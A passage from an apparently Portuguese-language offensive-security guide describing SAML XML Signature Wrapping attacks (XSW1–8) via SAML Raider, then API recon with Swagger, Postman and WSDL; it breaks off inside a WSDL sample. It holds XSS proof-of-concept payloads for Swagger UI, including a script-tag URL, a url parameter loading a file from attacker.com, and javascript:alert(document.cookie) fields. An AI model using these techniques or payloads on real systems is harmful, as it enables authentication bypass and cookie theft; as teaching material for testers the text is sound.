
The screenshot shows the SAML Raider tool interface with the following sections:

- Top Navigation Bar**: Raw, Params, Headers, Hex, SAML Raider (selected).
- XSW Attacks Section**:
  - Attack dropdown: XSW1.
  - Buttons: Preview in Browser..., Reset Message.
  - Apply XSW button.
- XML Signature Section**:
  - Buttons: Remove Signatures, (Re-)Sign Assertion, Send Certificate to SAML Raider Certs, (Re-)Sign Message.
  - Search input field.

Tudo o que você precisa fazer é selecionar o ataque XSW, pressionar o botão "Apply XSW" e enviar a resposta. Se o endpoint retornar com êxito sem apresentar erros, você poderá presumir que ele é vulnerável a esse tipo de ataque.

## XSW Ataque 1

Esse primeiro ataque é usado na assinatura da resposta SAML. Basicamente, criamos uma nova resposta SAML com nossa afirmação maliciosa e, em seguida, envolvemos a resposta original na nova resposta. A ideia aqui é que o processo de validação ocorrerá na resposta original, mas a fase de processamento ocorrerá em nossa resposta modificada.




Observe como a resposta SAML original está incorporada na assinatura, o que é chamado de assinatura de envelopamento. Observe também como o URI de referência da assinatura corresponde ao

id de resposta SAML incorporado. Isso fará com que o processo de verificação seja bem-sucedido. No entanto, quando o aplicativo for analisar a asserção, ele usará a nossa asserção maligna em vez da original.

## XSW Attack 2


O segundo ataque é igual ao primeiro, exceto que, em vez de usar uma assinatura incorporada, ele usa uma assinatura separada, conforme mostrado abaixo.



Observe que o primeiro e o segundo ataque são os únicos dois ataques que têm como alvo a assinatura da resposta SAML; o restante dos ataques tem como alvo a assinatura da afirmação.

#### XSW Attack 3

Esse ataque funciona colocando nossa asserção maliciosa acima da asserção original, de modo que ela seja o primeiro elemento na resposta SAML.




Aqui, esperamos que, após a conclusão das etapas de validação, o processo de análise pegue o primeiro elemento da resposta SAML. Se isso acontecer, ele pegará nossa asserção maliciosa em vez da original.

#### XSW Attack 4

Esse ataque é semelhante ao ataque 3 do XSW, exceto que incorporamos a afirmação original em nossa afirmação maligna, conforme mostrado abaixo:

## SAML Response



## XSW Attack 5

Nesse ataque, copiamos a assinatura original e a incorporamos em nossa afirmação maliciosa. No entanto, a assinatura original ainda aponta para a asserção original, conforme mostrado na ilustração abaixo.

### Saml Response

Evil Assertion

Signature  
Reference URI = 12345

Assertion  
ID = 12345

### XSW Ataque 6

Aqui, incorporamos a asserção original na assinatura original e, em seguida, incorporamos tudo isso na asserção maliciosa, conforme mostrado abaixo:

### Saml Response


Evil Assertion

Signature  
Reference URI = 12345

Assertion  
ID = 12345

## XSW Attack 7


Esse método utiliza a tag "Extensions", que é um elemento XML menos restritivo. Aqui, colocamos a asserção maliciosa com o mesmo ID da asserção original em um conjunto de tags de extensões.



Observe como a asserção maliciosa e a asserção original têm o mesmo ID.

## XSW Attack 8

Novamente, estamos usando um elemento XML menos restritivo chamado "Object". Primeiro, criamos a asserção maliciosa e incorporamos a assinatura original nela. Em seguida, incorporamos um elemento objeto na assinatura e, por fim, colocamos a asserção original no elemento objeto.



Observe como a asserção maliciosa e a asserção original têm o mesmo ID.

# Documentação da API

## Introdução

A grande maioria das vulnerabilidades que encontro nas APIs é resultado de uma falha de projeto. Se você tiver acesso à documentação da API, isso pode ser bastante fácil de localizar. Por exemplo, suponha que haja um ponto de extremidade de redefinição de senha que receba um ID de usuário e uma nova senha como entrada. Neste momento, você pode estar pensando que eu deveria verificar se há IDOR para ver se posso redefinir as senhas de outros usuários, e isso estaria correto. Esses tipos de falhas de projeto podem ser relativamente fáceis de detectar quando você tem a documentação da API que lista todos os pontos de extremidade disponíveis e seus parâmetros. A outra opção é inspecionar manualmente seu tráfego para encontrar esse endpoint, mas ter a documentação da API facilita muito.

## API Swagger

Swagger é uma linguagem de documentação de API muito popular para descrever APIs RESTful expressas usando JSON. Se eu vir um aplicativo usando uma API REST, normalmente começarei a procurar por pontos de extremidade do Swagger, conforme mostrado abaixo:

- /api
- /swagger/index.html
- /swagger/v1/swagger.json
- /swagger-ui.html
- /recursos-swagger

The screenshot shows the Swagger UI interface for the Customer Insights API. At the top, there's a green header bar with the word "swagger" and a dropdown menu "Select a spec" set to "Customer Insights API". Below the header, the title "Customer Insights API" is displayed with a date "2018-10-01". A "Base URL:" field contains a redacted URL, and a link to "swagger/2018-10-01/swagger.json" is shown. On the right side of the header, there's an "Authorize" button with a lock icon.

The main content area is divided into sections:

- ActivityMapping**: This section lists several API endpoints:
  - GET /api/instances/{instanceId}/manage/activitymappings**
  - POST /api/instances/{instanceId}/manage/activitymappings**
  - GET /api/instances/{instanceId}/manage/activitymappings/{groupId}**
  - DELETE /api/instances/{instanceId}/manage/activitymappings/{groupId}**
  - PATCH /api/instances/{instanceId}/manage/activitymappings/{groupId}**
  - DELETE /api/instances/{instanceId}/manage/activitymappings/{groupId}/EntityMappings/{mappingId}**
- Auth**: This section lists one endpoint:
  - GET /api/auth/url**

Como mostrado acima, a documentação do swagger fornece o nome, o caminho e os argumentos de cada chamada de API possível. Ao testar a funcionalidade da API, essa é uma mina de ouro. Ao clicar em uma solicitação, ela será expandida e você poderá realizar todos os seus testes ali mesmo, conforme mostrado abaixo:

This screenshot shows a detailed view of the "/api/auth/logout" endpoint from the previous Swagger UI. The top bar shows the method "GET" and the path "/api/auth/logout". To the right is a "Cancel" button. Below the path, there's a "Parameters" section with two entries:

Name	Description
redirect	string (query) A text input field containing "redirect".
tenant	string (query) A text input field containing "tenant".

At the bottom of the parameters section is a large blue "Execute" button. Below the execute button is a "Responses" section with a "Response content type" dropdown set to "text/plain".

Ao ver a imagem acima, pensei imediatamente em testar o redirecionamento inseguro devido à presença do parâmetro de redirecionamento. Normalmente, ao examinar a documentação, procuro falhas de projeto, problemas de autenticação e o top 10 da OWASP. Pessoalmente, encontrei redefinições de senhas ocultas que podem ser facilmente contornadas, funcionalidade de administração oculta que permite controlar todo o site sem autenticação, injeção de sql e muito mais.

## XSS

O Swagger é uma ferramenta popular, portanto, é provável que tenha algumas explorações conhecidas. Eu mesmo encontrei XSS refletido em vários pontos de extremidade do Swagger durante os testes. Há algum tempo, alguém encontrou essa falha de XSS no parâmetro url, conforme mostrado abaixo:

- [http://your-swagger-url/?url=%3Cscript%3Ealert\(atob\(%22SGVyZSBpcyB0aGUgWFNT%22\)\)%3C/script%3](http://your-swagger-url/?url=%3Cscript%3Ealert(atob(%22SGVyZSBpcyB0aGUgWFNT%22))%3C/script%3)
- <https://github.com/swagger-api/swagger-ui/issues/1262>

Você também pode obter XSS persistente se fornecer a ele um arquivo malicioso para analisar, conforme mostrado abaixo:

- <http://your-swagger-url/?url=https://attacker.com/xsstest.json>
- <https://github.com/swagger-api/swagger-ui/issues/3847>


```
swagger: "2.0",
info:
 title: "Swagger Sample App",
 description: "Please to click Terms of service"
 termsOfService: "javascript:alert(document.cookie)"
 contact:
 name: "API Support",
 url: "javascript:alert(document.cookie)",
 email: "javascript:alert(document.cookie)"
 version: "1.0.1"
```

Se por acaso você se deparar com alguma documentação do swagger, provavelmente será uma boa ideia verificar essas duas vulnerabilidades XSS.

## Carteiro

De acordo com o Google, "o Postman é um cliente de API popular que facilita aos desenvolvedores a criação, o compartilhamento, o teste e a documentação de APIs. Isso é feito permitindo que os usuários criem e salvem solicitações HTTP/s simples e complexas, bem como leiam suas respostas". Basicamente, o Postman é uma ferramenta que pode ser usada para ler e escrever documentação de API.

- <https://www.postman.com/downloads/>



O que é bom no Postman é que você pode importar a documentação da API de várias fontes.

Por exemplo, falamos anteriormente sobre APIs Swagger e usamos o site oficial da api

Swagger para carregar a documentação. No entanto, poderíamos ter usado o Postman para isso, pois tudo o que você precisa fazer é carregar o arquivo Swagger json e pronto.

The screenshot shows a detailed view of an API endpoint. On the left, there's a sidebar with navigation links: Introduction, programs, reports, Get Activity (which is selected), Query Activities, Get Your Programs, and Get User. The main content area has a title 'GET Get Activity' and a URL input field containing 'https://api.hackerone.com/v1/activities/:id'. Below the URL, a description states: 'An activity object can be fetched by sending a GET request to a unique activity object. In case the request was successful, the API will respond with an activity object.' It also notes that included activity relationships depend on the type of activity returned. An 'Authorization' section indicates the use of 'Basic Auth'. A 'Path Variables' section defines ':id' as an integer required to specify the ID of the activity. To the right, there's a 'Example Request' section with a 'curl' command, an 'Example Response' section showing a JSON object, and a status code '200 OK'.

Depois de importar os documentos da API para o Postman, você estará pronto para começar.

A próxima etapa é revisar cada endpoint de API e testá-lo quanto a vulnerabilidades.

## WSDL

De acordo com o Google, "a WSDL (Web Service Description Language) é um vocabulário XML usado para descrever serviços da Web baseados em SOAP". Em outras palavras, o arquivo WSDL é usado para descrever os pontos de extremidade de uma API SOAP.

```


<?xml version="1.0" encoding="UTF-8"?>
<wsdl:definitions xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:tns="http://www.acmeOrders.co
targetNamespace="http://www.acmeOrders.com/OrderService">

 <wsdl:types>
 <xsd:schema xmlns:tns="http://www.acmeOrders.com/OrderService" targetNamespace="http://www.acmeOrders.com/OrderService" xmlns:soap="http://schemas
xlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
 <xsd:element name="submitPOResponse">
 <xsd:complexType>
 <xsd:sequence>
 <xsd:element name="orderStatus" type="xsd:string"/>
 <xsd:element name="orderAmt" type="xsd:int"/>
